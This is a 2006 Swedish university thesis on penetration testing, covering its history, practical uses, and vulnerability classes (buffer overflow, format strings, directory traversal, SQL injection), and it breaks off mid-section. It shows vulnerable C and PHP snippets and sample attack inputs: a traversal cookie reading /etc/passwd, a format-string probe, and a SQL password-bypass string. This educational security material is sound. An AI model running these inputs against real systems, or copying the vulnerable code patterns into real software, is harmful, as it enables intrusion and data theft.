Examensarbete

Penetrationstester: Offensiv säkerhetstestning

av

Carl-Johan Bostorp

LITH-IDA-EX--06/069--SE

2006-10-09

Linköpings universitet
Institutionen för datavetenskap

Examensarbete

Penetrationstester: Offensiv säkerhetstestning

av

Carl-Johan Bostorp

LITH-IDA-EX--06/069--SE

2006-10-09

Handledare: Johan Andersson
High Performance Systems AB

Examinator: Nahid Shahmehri
Institutionen för Datavetenskap
Linköpings universitet

Sammanfattning

Penetrationstester är ett sätt att utifrån ett angreppsperspektiv testa datasäkerhet. Denna rapport tar upp ett antal vanliga sårbarhetstyper att leta efter, och föreslår metoder för att testa dem. Den är skapad för att vara ett stöd för organisationer som vill starta en egen penetrationstestverksamhet. I rapporten ingår därför förutom sårbarhetstyper att leta efter, även de viktigaste typer av verktyg och kompetenser som behövs. Även förslag på administrativa rutiner och en grov skiss på utförandet finns med. I sista kapitlet finns sedan en diskussion om hur rapporten kan ligga till underlag för fortsatt arbete och hur penetrationstester använder sig av/ relaterar till ett par närliggande områden såsom kryptering och intrångsdetektering. Det hela avslutas med en liten analys på när penetrationstester är användbara, vilket är när de antingen är helautomatiserade och bara kontrollerar ett fåtal sårbarheter, eller när kostnaden för ett intrång skulle bli väldigt stor.

Förord

Säkerhet är idag ett område som befinner sig i sin barndom i mina ögon. Det finns många angreppssätt för att få säkra system, och det finns gott om nya idéer. Men det finns inte så många väl etablerade system. Behovet av att ha säkra lösningar är därför också något som för mig verkar vara i barndomen. Jag började själv med datasäkerhet kring 1995 och sedan dess har det hänt mycket kring fronten – men än idag är inte säkerhet något som prioriteras varför utbredningen av säkert tänkande i produkt- och systemdesign samt tillämpning inte riktigt slagit igenom. Den enda gångbara anledningen jag ser till det är att man från organisationers håll inte upptäcker/råkar ut för några allvarliga angrepp. Själv spekulerar jag i att angrepp fortfarande sker, men de upptäcks inte på grund av att det ofta är ”hobby-hackers” som tar sig in och utnyttjar säkerhetsbrister för spänningens skull. Endast ett fåtal branscher verkar ha fått se angripare med ekonomiska eller politiska motiv. Men nu sprider det sig. Allt fler utsätts för angrepp av seriös karaktär där målet inte längre är bara för att se om det går, utan för ekonomisk eller politisk vinning. Mycket svåra frågor blir resta som aldrig riktigt har behövt besvaras tidigare utom av en väldigt liten grupp som har fått använda specialanpassade system för just sin verksamhet.

Vad som driver säkerhet att utvecklas är angrepp. Så länge man har en passiv inställning och inväntar motståndarens drag kommer man alltid att ligga steget efter angriparen. För att ha en sportslig chans behöver organisationer vara proaktiva istället för reaktiva i sitt säkerhetstänkande. Och detta är precis vad penetrationstester handlar om – att vara proaktiv och förekomma angriparen. Att se på säkerhet ur ett angreppsperspektiv och ta kontrollen över utvecklingen. Och när det väl kommer till kritan, är inte det faktiskt det enda sätt vi har att testa säkerhet på?

Tillkomsten av det här examensarbetet har skett på förslag från High Performance Systems AB (HPS). Jag vill här i förordet passa på att tacka Johan Andersson som trots ett upptaget jobb som vd för HPS även har tagit sig tid med att vara handledare för mig.

Innehållsförteckning

Figurförteckning

Tabellförteckning

1 Inledning

1.1 Bakgrund

De senaste tio åren har antalet datorer anslutna i nätverk och speciellt till Internet ökat otroligt mycket. Utbudet på programvara har likaså ökat, och människor har fått acceptera att det idag finns många ”buggar” i dessa program. Men den typ av buggar som leder till att obehöriga kommer åt datorn på ett oönskat sätt är mycket allvarliga. I värsta fall så kommer en angripare att använda sig av dessa buggar för att stjäla hemligheter eller helt enkelt stänga ner den datoriserade verksamheten. Det finns varierande sätt att hantera detta hot, och någonstans bland dessa sätt finns även med att låta en vänligt sinnad person ge sig in på samma spår som en angripare skulle. Detta kallas populärt för ”pen-tester”, vilket är en förkortning för ”penetrationstester”.

1.2 Syfte

Syftet med denna rapport är att fungera som en guide för någon som skall utföra penetrationstester. En bieffekt av detta är att den även kan fungera som en introduktion till sårbarheter för programutvecklare. Utgångspunkten för rapporten är att läsaren har teknisk kompetens inom programvara och datanätverk. Genom en kort förklaring av bakgrunden till penetrationstester följt av en introduktion till de vanligaste sårbarhetstyperna, väntas läsaren få en grundläggande förståelse och en kontext inom vilken det går att använda sig av program gjorda för att hitta sårbarheter och sedan tolka de resultat som dessa ger ifrån sig. Därefter presenteras ett förfarande för att utföra testerna på ett organiserat sätt. Slutligen följer några korta diskussioner i syftet att summariskt binda samman penetrationstester med några närliggande områden.

1.3 Frågeställning

Vad betyder begreppet ”penetrationstest”?
Hur utför man dessa tester?
Hur passar penetrationstester in i en organisations säkerhetsarbete?

1.4 Avgränsningar

På grund av områdets storlek, så har avgränsningar gjorts att bara ta med det som bedöms tillräckligt vanligt förekommande. Bedömningen är någorlunda subjektiv, men som regel har jag använt att ett system/en mekanism behöver förekomma flera gånger bland källorna för att tas upp i denna rapport. Jag håller mig bara till angreppssidan och diskuterar inte försvarsmetoder. Inga specifika metoder för rättighetseskalering tas heller upp. Jag går inte heller in i exploateringsdetaljer även om det är en viktig del i utförandet av penetrationstester. Den definitionen av penetrationstest jag valt innefattar dessutom huvudsakligen bara de tekniska aspekterna av datasäkerhet och inte de mänskliga (se kapitel 6 för vidare diskussion kring detta). Vidare har jag valt att hålla mig på en ganska hög nivå i de flesta fall och nöjer mig med att referera till källor där den intresserade kan gå in på djupet. När jag skriver om IDS/IPS så är det i första hand NIDS/NIPS som avses.

1.5 Metod

En genomgång av arkivet för mejlinglistan ”pen-test” [1] på SecurityFocus gjordes för till att börja med oktober 2000-2001. Utifrån information och länkar hittade där har jag sedan sökt mig vidare. Förutom det har jag även prenumererat på mejlinglistorna Bugtraq [2], Vuln-Dev [3] och Daily-Dave [4]. Både Bugtraq och Vuln-dev är gamla bekanta för mig, så det jag kommit ihåg från tidigare år där har jag också använt mig av för att söka upp information. Google-sökningar har gjorts på specifika termer för att hitta mer information om ett ämne, till exempel svaga lösenord. Efter att ha hittat Wikipedia [5] bland sökresultaten flera gånger och konstaterat korrekt och väl beskriven information har jag även använt mig av den för att leta efter begrepp. För övergripande metodologi och ramverk har jag använt mig av fyra olika standarder/riktlinjer för säkerhetstestning. Dessa är de publikt tillgängliga ”Open-Source Security Testing Methodology Manual” [6] (OSSTMM), ”Information Systems Security Assessment Framework” [7] (ISSAF), “Guideline on Network Security Testing” [8] samt den betydligt mindre spridda “Information Assurance Red Team Handbook” [9] som används av underleverantörer till amerikanska försvarsdepartementet.

1.6 Källor

Mycket av materialet är hämtat från olika sajter på Internet. Dessa har hittats genom att söka på Google eller genom att följa länkkedjor utifrån huvudsakligen säkerhetsrelaterade mejlinglistor och deras arkiv. I en del sällsynta fall har jag fått muntliga tips från bekanta som jag sedan följt upp. Av mina källor är det bara ett fåtal som inte är allmänt tillgängliga på Internet. En fördel jag upplevt med detta är att det har gått snabbt att verifiera källornas kvalitet. Majoriteten av dessa källor finns dessutom tillgängliga på multipla sajter. Nackdelen med Internetkällor är dock deras obeständighet – de kan ändras eller tas bort med tiden.

1.7 Typografiska konventioner

```
Kod skrivs såhär
```

Vanlig löptext skrivs som denna.

- Ibland förekommer punktlistor.
- **I förekommande fall med fet stil** för att märka ut punktens essens.

1.8 Struktur

Dokumentet är uppdelat i sex huvuddelar. Den första delen som du läser just nu, förklarar om rapporten och dess tillkomst. Den andra delen tar upp hur idén med penetrationstester kom fram i ljuset och hur behovet sedan dess har varit ständigt ökande. I den tredje delen tittar jag på vad man i praktiken använder pen-tester till och i den fjärde går jag in på olika vanliga sårbarhetstyper. I del fem visar jag sedan hur själva testandet utförs och vilken administration kring det hela som behövs. Del sex diskuterar hur rapporten kan ligga till underlag för fortsatt utveckling. Därefter följer en kort ordlista samt referenser.

2 Idéhistoria och framväxt

Begreppet penetrationstester är ett löst definierat begrepp, men som i praktiken alltid syftar till att man testar säkerheten i ett system genom att aktivt försöka ta sig förbi allt som står i vägen för ens mål att läsa, ändra eller otillgängliggöra data. Man antar ett angreppsperspektiv. Varifrån idén ursprungligen kommer är väldigt svårt att säga, men i förhållande till datasystem finns det ett par milstolpar. Till en början var denna idé endast av intresse för en lite mindre andel organisationer som var särskilt beroende av datasystem, men allt eftersom användandet av datorer och nätverk spritt sig så har även idén om penetrationstester gjort det.

2.1 Öka säkerheten genom att bryta sig in

I december 1993 publicerade Dan Farmer och Wietse Venema en artikel med titeln ”Improving the security of your site by breaking into it” [10]. Idén var att adminstratörer skulle få en större förståelse för hur ett system kan vara sårbart och hur en angripare jobbar för att ta sig in i ett system. Sedan dess har detta utvecklat sig och idag är det inte helt ovanligt att man testar säkerhet genom att anta ett angreppsperspektiv. I ”Information Assurance Red Team Handbook” [9] heter det att man utför sådan aktivitet ”to increase the readiness posture of the United States defense”, och dokumentet pratar om vikten för den försvarande personalen att få träna på riktiga angreppsscenarion. Ur detta är det sedan nära till hands att jämföra med vilka slags övningar som helst – om det så är en brandövning eller simuleringen av en felande maskin. Kanske kommer penetrationstester till en viss del även från detta perspektiv?

Dokumentet [9] delar upp alla delaktiga i tre lag: Röda laget, Blå laget och det Vita laget. Röda laget är de som angriper, blå laget är de som försvarar och det vita laget är de neutrala (”domarna”). Jag kommer inte använda den terminologin i detta dokument, men den kan vara bra att känna till. Andra färger som också nämns i sambandet är svart och vit – ”black hat” och ”white hat”, uttryck som kommer från westernfilmer där skurken bär en svart hatt och hjälten en vit. Analogt med det innebär ”black hat” en angripare medan ”white hat” är en försvarare.

Behovet av säkerhet för datasystem kan man argumentera för har funnits ända sedan datorerna började bearbeta viktig data, och så tidigt som 1983 kan man se filmen Wargames som helt bygger på temat. Behovet av datasäkerhet har sedan dess ökat dramatiskt i och med den ökade datoriseringen och vikten vi lägger på datorer i vårt samhälle.


2.2 Ökad datorisering

2.2.1 Större tillgång till och ökad användning av datorer

Statistiska Centralbyrån började enligt deras arkiv göra regelbundna undersökningar på datoriseringen i samhället först 2001, då i form av frågor som inte riktigt visar på utsträckningen av datoriseringen utan bara om människor i arbetet har tillgång till datorer, e-post, och så vidare eller inte (vilket redan då var nära 100 %). Jag ser det ändå som allmänt accepterat att det de senaste tio-femton åren har skett en väldigt stor datorisering där datorer används i allt större utsträckning som hjälpmedel i arbetet, och för en del även utgör huvudverksamheten.

2.2.2 Ett allt större utbud av mjukvara

Den största sajten [11] för Unix- och flerplattformsmjukvara hade i februari 2001 cirka 12 500 projekt registrerade hos sig. I februari 2006 var den siffran uppe i cirka 40 000. Antalet registrerade användare följde en liknande utveckling: 67 000 mot 353 000. En förfrågan till CNET Download.com (vars utbud till 95 % fungerar på Windows) visade också en stark ökning under en liknande period: från mindre än 30 000 (2001?) till över 55 000 (2006-05-22).




Figur 1 - Antal projekt registrerade hos två populära mjukvarusajter

2.2.3 Större antal sårbarheter

En sårbarhet definieras till att vara en bugg i ett program som tillåter en angripare att medvetet ändra det avsedda programflödet så det komprometterar datasäkerheten. Antagandet att denna typ av buggar ökar tillsammans med mängden mjukvara stämmer bra när man kombinerar det ökade utbudet av mjukvara tilllsammans med siffror från den amerikanska organisationen CERT/CC [12]:

År 1995 rapporterades det 171 sårbarheter. Tio år senare, år 2005 var antalet uppe i 5 990. Sammanlagt så rapporterades det under de elva åren 22 716 sårbarheter.



Figur 2 - Antal rapporterade sårbarheter per år enligt CERT/CC

2.3 Nätverk


Med den ökade datoriseringen har vad som finns att vinna på att ta sig in på datasystem vuxit. Med nätverk har möjligheten att nå dessa datasystem mångfaldigats. Mellan 2003 och 2005 ökade andelen svenska företag (med fler än 10 anställda) som hade höghastighetsuppkoppling från 62 % till 82 % enligt SCB [13]. Behovet av nätverkssäkerhet har därför också ökat radikalt. Penetrationstester syftar oftast till att testa möjligheten att ta sig in i datasystem genom att använda sig av just nätverksuppkopplingen. Vilken typ av nätverk det har att göra med är sedan en underordnad fråga. Den vanligaste typen av nätverk använder sig av IP-protokollet [14] på ISO/OSI [15] nivå 3 (nätverkslagret). De protokoll som finns på nivå 2 (länklager) och på nivå 1 (fysiskt lager) varierar, men särskilt vanligt när det kommer till pen-tester är att man stöter på olika sorters Ethernet [16] och WiFi [17]. När man sedan tittar på högre nivåer i modellen blir variationen allt större, men i regel så har alltid protokollen TCP [18] och UDP [19] en roll. Så småningom kommer man upp till applikationslagret och det är ofta här som säkerhetshål introduceras. I kapitel 4 listar jag de vanligaste sårbarhetstyperna och tittar på varifrån de kommer och vilka konsekvenserna av dem kan vara ur säkerhetsperspektiv.

3 Användningsområden i praktiken

Penetrationstester syftar till att testa säkerheten, men det finns några olika aspekter av säkerhet man kan välja att fokusera på med denna typ av test. Det finns dels de rent tekniska delarna, dels hur människor i systemet reagerar på angrepp mot dessa. I en bredare definition av penetrationstest så inkluderar man till en ännu högre grad människorna i systemet och använder sig av dessa för att kringgå säkerhetsmekanismer. Ett antal föreslagna steg man kan följa för att utnyttja svagheter i den mänskliga aspekten återfinns i OSSTMM [6], men i princip handlar det om att lura människor att utföra handlingar eller ge ut information. Man kan spekulera i att detta skulle ske mot organisationens säkerhetspolicy och man kan således också använda dessa metoder för att kontrollera att personal följer denna. Av flera anledningar som man kan läsa mer om i kapitel 6, har jag dock valt att enbart ta med de aspekterna av penetrationstest som utnyttjar svagheter i datorprogram och deras konfigurationer. Nedan följer en introduktion till de praktiska användningsområden där man kan använda denna typ av penetrationstest. Rubrikerna som används står som frågor som penetrationstest kan hjälpa till att besvara.

3.1 Resulterar säkerhetsarbetet i praktisk säkerhet?

Alla organisationer har ett behov av säkerhet, och vissa organisationer har större behov än andra. Åter andra organisationer kanske inte har ett lika stort säkerhetsbehov men är i sig så stora att det blir svårt att överblicka konsekvenser av säkerhetsarbetet. I båda dessa fall kan man använda sig av offensiv testning för att kontrollera säkerheten. Resultaten från dessa kan sedan användas och tolkas i sitt sammanhang för att hitta orsaker till dess existens – så man får veta var ens säkerhetsprocedurer inte fungerat och man får möjlighet att designa om och senare implementera säkrare rutiner. Enligt min egen erfarenhet är detta något som många missar och man ser på penetrationstester som ett sätt att söka efter sårbarheter som man sedan stänger till och sedan är man nöjd med det. Då kan penetrationstester te sig väldigt dyra för vad man får. Men med en bra rapport som tydligt anknyter till frågan ”hur kommer det sig det var så här?” kan värdet bli mycket större. Ett exempel på detta tas upp i förordet till boken ”Network Security Assessments” [20] och finns i artikelform på [21]. Olika kategorier som sårbarheter kan härledas till är exempelvis dåligt uppdaterade tjänster eller att det körs onödiga och/eller otillåtna tjänster.



Figur 3 – Iterativt säkerhetsarbete

3.2 IDS/IPS – hantering och tröskelvärden, upptäcker vi angrepp?

Många använder sig idag av olika system för intrångsdetekteringssystem. Några förkortningar jag använder mig av i den här rapporten är IDS(”Intrustion Detection System”) och IPS(”Intrustion Prevention System”) vilket ofta är ett IDS med möjligheten att agera på vad den uppfattar som ett angrepp. Naturligtvis bygger då ett IPS på att det i grunden finns ett väl fungerande IDS och idag har det därför blivit allt vanligare med den mer korrekta beskrivningen IDP (”Intrusion Detection and Prevention”). Men eftersom det fortfarande idag finns renodlade IDS och grunden alltid är ett IDS man har att göra med så har jag valt att använda mig av den termen.

IDS är notoriskt dragna till att komma med många falska svar [22] – antingen det är ett falskt larm eller ett missat angrepp. Det gäller därför att ställa in sina system rätt och hitta tröskelvärden i känsligheten som gör att faktiska angrepp upptäcks och hanteras. Ibland använder man sig av en tredjepartsleverantör för den här verksamheten, och det finns affärsverksamheter som är baserade på det [22]. Gör man det slipper man själv sköta den hanteringen, men hur kan man veta att leverantören gör ett bra jobb? För att testa hanteringen av dessa system – vad som upptäcks och inte – så kan man använda sig av penetrationstester (som faktiskt är regelrätta angrepp precis av den karaktär som IDS/IPS skall upptäcka och i fallet med IPS förhindra).

3.3 Hur reagerar vår personal på, och hur hanteras upptäckta angrepp?

När ett angrepp (eller en serie angreppsförsök) upptäckts, hur hanteras det då i organisationen? Resultaten av ett dataintrång kan vara katastrofala, men likväl kan man om man hanterar det på ett bra sätt få reda på exakt vad det är en angripare gör i systemen, samtidigt som möjligheterna att spåra angriparen ökar. Två av historiens mest kända exempel är då Kevin Mitnick övervakades av Tsutomu Shimomura [23], och då Vladimir Levin övervakades av Citibank-personal tillsammans med FBI [24,25]. Att bedöma och begränsa vidden av ett angrepp är en annan aspekt där man har mycket att vinna på att övervaka en angripares aktivitet.

Fler frågor är hur propageras informationen i organisationen? Hur rensar man sedan upp i nätverket igen? Om man har en handlingsplan för det, följs den? Går den att följa? Utan att testa så är dessa frågor svåra att få svar på. Men genom penetrationstester kan man få konkreta övningar som kan träna och testa personalen i just dessa frågor.

4 Sårbarhetstyper

Grunden för att man skall kunna ta sig runt det tilltänkta programflödet i ett program är att programmet har någon sorts bugg (sårbarhet) som kan utnyttjas till det. Det finns ett antal olika typer av sådana buggar, och dessa kallas således för sårbarhetstyper. När man utför penetrationstester är det viktigt att känna till de vanligaste typerna av sårbarheter. Genom att göra det får man lätt en förståelse för nya sårbarheter som dyker upp då de ofta kan klassas ihop med tidigare kända. Sårbarheter av samma typ både testas efter och utnyttjas dessutom vanligen väldigt likformigt, så genom att känna till sårbarhetstypen har man ett bra läge för att förstå specifika tester, dem resultat som testningen kan ge samt vilken pålitlighet man kan uppnå utan att faktiskt utnyttja själva sårbarheten fullt ut. Detta kapitel tar upp hela 11 olika sårbarhetstyper och börjar med två som väldigt ofta resulterar i angriparens ultimata mål – godtycklig kodexekvering.

4.1 Buffertöverflöde

Buffertöverflöde uppstår då man i ett program allokerat en buffert i minnet för en speciell användning, men av någon anledning så går det att få programmet att skriva vidare efter buffertens slut. Ofta innebär det en kritisk säkerhetsbrist på grund av att det man skriver över är data som programmet förlitar sig på skall vara någonting speciellt (såsom en återhoppspekare eller en funktionsadress), och om en angripare har möjlighet att bestämma vad som skall skrivas dit istället går det att manipulera programmets flöde. Väldigt ofta kan en angripare använda det för exekvering av godtycklig kod, genom att använda sig av lite olika metoder beroende på var någonstans i minnet bufferten är placerad [26].

Exempel på sårbar kod:

```
int func(char *ptr) {
   char buf[1024];

   strcpy(buf, ptr);

}
```

Om funktionen `func` anropas med en pekare till en sträng som är längre än 1024 byte kommer `strcpy` att skriva förbi det allokerade minnet för `buf`. I det här fallet ligger `buf` med stor sannolikhet på stacken, och bara en liten bit efter slutet av `buf` ligger troligen återhopps*pekaren* – adressen som funktionen kommer hoppa tillbaka till när den är klar. Genom att skriva över den och peka om den till en plats där en angripare placerat sin egen kod kan angriparen själv ange vilken kod som skall köras. Ofta ligger koden i själva strängen som användes för att skriva över buffertens slut. Denna typ av angrepp kräver att angriparen vet precis var någonstans i processens minne som koden ligger och det kan variera med flera hundra byte från system till system beroende på saker som miljövariabler. Men genom att använda sig av en byte långa instruktioner, till exempel `0x90` (= `NOOP`) för Intel x86 system så kan man öka träffytan avsevärt. Just det här sättet att exploatera stackbaserad buffertöverflöden finns väl beskriven i [27]. I framtiden kan det hända att just denna metod blir mindre och mindre använd eftersom det redan idag finns skydd mot den på flera plattformar, men det finns alternativ. Se [26] eller [28] för mer information.

Hur man testar:
Buffertöverflöde kan man ofta testa för genom att (grovt skrivet) skicka långa teckensträngar som parametrar. Om programmen som tar emot datan då verkar krascha är det ett tydligt tecken på sårbarhet. Inte alla buffertöverflöden är dock så enkla, under tiden för den här rapportens tillkomst dök det till exempel upp ett buffertöverflöde som påverkade sendmail [29] (en SMTP-server [30]) som bara utlöstes under specifika tidsbundna omständigheter.

4.2 Formatsträngsangrepp

Programspråket C och några derivat (till exempel Perl) har alla formateringsfunktioner som är en speciell sorts funktion som tar ett variabelt antal argument, varav den första är en så kallad "formatsträng". I formatsträngen kan man ha med vissa speciella teckenkombinationer (såsom %s, %n, %f) som utvärderas vid kompilering och tolkas som en begäran av att konvertera det nästföljande argumentet på stacken till en sträng. Dessa formateringsfunktioner används flitigt i nästan alla C-program för att producera för människor läsbara strängar med exempelvis decimala tal. Exempel på formateringsfunktioner är `*printf()`, `syslog()` och `setproctitle()`.

Problemet uppstår då en angripare får möjlighet att ange formatsträngen, och innebär då potential till godtycklig kodexekvering.

Exempel på sårbar kod (från WU-FTPD 2.6.0):

```
src/proto.h:
     void lreply(int, char *fmt, ...);

src/ftpcmd.y:

     if (!maxfound)
        maxlines = defmaxlines;
     lreply(200, cmd);
```

I exemplet ovan är sårbarheten i `lreply(200, cmd)` som istället bör ersättas med `lreply(200, "%s", cmd)`. Att förstå denna sårbarhet kan vara lite klurigt vilket kanske också är en förklaring till varför det dröjde så länge innan man upptäckte hur stor potential en formatsträngssårbarhet faktiskt har. Första gången en formatsträngssårbarhet fick ordentligt med publicitet var nämligen så sent som i juni år 2000, då en så kallad exploit, ett litet program som utnyttjar en sårbarhet, offentliggjordes [31] av Przemyslaw Frasunek. Exploiten kunde användas för att få administrativa rättigheter genom Wu FTPD 2.6.0. Exploiten använde sig av en användargiven formatsträng för att öka på antalet byte som skrevs in i en strängbuffert och genom det orsaka ett buffertöverflöde. Det är ett sätt att exploatera formatsträngssårbarheter, men sedan dess har en annan typ av utnyttjande blivit mycket vanligare. Teckenkombinationen "%n" i formatsträngen tolkas som att antalet tecken dittills skrivna skall lagras som ett heltal på en av programmeraren angiven plats. Ofta så kan en angripare kontrollera både var den platsen är någonstans och till stor del även hur många tecken som dittills skrivits. Genom att då använda sig av flera %n kan en angripare skriva sånär som godtyckligt till minnet. Var det passar att skriva kan bero på omständigheterna, men som minst går det att göra samma sak som med stackbaserade buffertöverflöden – det vill säga skriva över återhoppspekaren. Det finns

dock skydd [26] för denna typ av angrepp, varför det kan vara lämpligt att skriva till andra platser. För en introduktion till några av dessa ytterligare platser, se [32].

En sökning i CVE-databasen [33] 2006-03-20 visade 332 resultat på söksträngen ”format string”. Det att jämföra med de 2606 sårbarheterna som fanns för söksträngen ”buffer overflow”. Således drar jag slutsatsen att formatsträngar inte är lika vanliga problem som buffertöverflöden. En förklaring till det kan vara att formatsträngar till stor del går att detektera maskinellt [32], men vad jag bedömer som en troligare förklaring är att det helt enkelt är ovanligare att använda sig av formatsträngsfunktioner utan att faktiskt ange formatsträngen själv, än vad det är att använda sig av en buffert utan att ta uttrycklig hänsyn till buffertstorleken.

Exempel på sårbar kod (exempel från [32]):

```
char tmpbuf[512];

snprintf(tmpbuf, sizeof (tmpbuf), “foo: %s”, user);
tmpbuf[sizeof (tmpbuf) – 1] = ‘\0’;
syslog(LOG_NOTICE, tmpbuf);
```

Hur man testar:
För att testa denna typ av sårbarhet kan man skicka en sträng som till exempel ”%s%s%s%s” som då kommer ta de fyra ”adresser” som ligger lagrade på stacken och försöka läsa data från dessa fram tills den stöter på en NULL-byte. Om någon av dessa adresser pekar på minne som är utanför processens område kommer programmet att krascha.

4.3 Katalogtraversingar

Katalogtraversingar är en klass sårbarheter som innebär att man på något vis bryter sig ut ur den katalogen det är ”tänkt” man skall vara i, och genom det får tillgång till övriga filsystemet. Vanligtvis sker det genom att använda sig av ../../../ för UNIX-system eller ..\..\..\ för Microsoft Windows-system. En av de största Windows-maskarna genom tiderna, Nimda [34], använde sig av bland annat en katalogtraversingsbugg i Microsofts webbserver Internet Information Server(IIS) för att sprida sig. Genom att använda sig av unicode-tecken [35] istället för ett vanligt ”/” gick det att bryta sig ur webroot-katalogen och genom att göra det i kataloger som hade exekveringstolk kunde man exekvera program på maskinen [36]. Det är intressant att notera att trots uppmärksamheten och de enorma konsekvenser denna brist resulterade i, kunde man två år senare konstatera ytterligare en sårbarhet i IIS som fungerade på samma sätt [37].

Exempel på sårbar kod [38]:

```
<?php
$template = 'blue.php';
if ( is_set( $_COOKIE['TEMPLATE'] ) )
   $template = $_COOKIE['TEMPLATE'];
include ( "/home/users/phpguru/templates/" . $template );
?>
```

En exploatering av den sårbara koden skulle kunna vara ett HTTP-anrop liknande detta:

```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../../etc/passwd
```

Ett specialfall av katalogtraversering är då man i PHP kan inkludera filer från en fjärrkälla:

Ytterligare exempel på sårbar kod(från PHPLiveHelper v1.8):

```
$abs_path = $_GET['abs_path'];

.
.

if (isset($abs_path) && $abs_path != "") {
   include_once $abs_path."global.php";
} else {
   include_once "./global.php";
}
```

Hur man testar:
Att testa denna typ av sårbarhet innebär ofta att använda sig av någon av de ovannämnda strängarna, kodade(e.g.: Unicode) på en mängd olika sätt för att undvika ett potentiellt sårbart programs kontroller. Med traversering vill man komma åt en specifik fil eller en specifik katalog, och eftersom man inte alltid vet vilka det finns på fjärrsystemet så får man gissa sig till några vanliga. Men man bör hålla i tankarna att systemet kan vara sårbart även om man inte får just de svaren man väntar sig. Ett exempel kan ses i tråden tillgänglig på [39] där utgångspunkten för traverseringen låg på en annan disk än systemdisken, men sårbarheten visade sig i slutändan ändå kunna ge exekveringen av godtyckliga kommandon genom byte av utgångspunkt. I just det fallet gick det ändå att se att sårbarheten fanns närvarande genom att tolka de felmeddelanden som gavs.

4.4 Injicering

Injiceringsangrepp är något som kan ske när man tar emot indata från användaren och denna indata sedan tolkas av en språktolk. Om det inte införs lämpliga kontroller för att verifiera att enbart viss indata accepteras kan en angripare i en alltför hög grad påverka vad som skall utföras. Detta kan resultera i allt från dataläckage till godtycklig kodexekvering, beroende på vilket språk som används och vilka rättigheter programmet kör med i vilken miljö. Det

överlägset vanligaste fallet av injiceringsangrepp idag sker då webbapplikationer använder SQL för att kommunicera med en databas.

4.4.1 SQL

Kopplingar till databaser med information är ett mycket vanligt fenomen, ofta tillsammans med webbapplikationer. Dessa kommunicerar vanligen med databasen genom att använda sig av någon dialekt av frågespråket Structure Query Language (SQL) [40]. Exempelvis så kan en fråga se ut såhär:

```
SELECT home FROM users
WHERE user='username'
AND PASSWORD='password';
```

I en sådan fråga fyller man ofta i några variabler med data användaren matat in, i det här fallet skulle det vara *username* och *password*. Sårbarheten uppstår då användaren kan mata in precis vad som helst som username och password och det sätts in utan modifiering i frågan.

Om exempelvis användaren matar in password som: `' OR PASSWORD LIKE '%` blir frågan:

```
SELECT home FROM users
 WHERE user='username'
 AND PASSWORD='' OR PASSWORD LIKE '%';
```

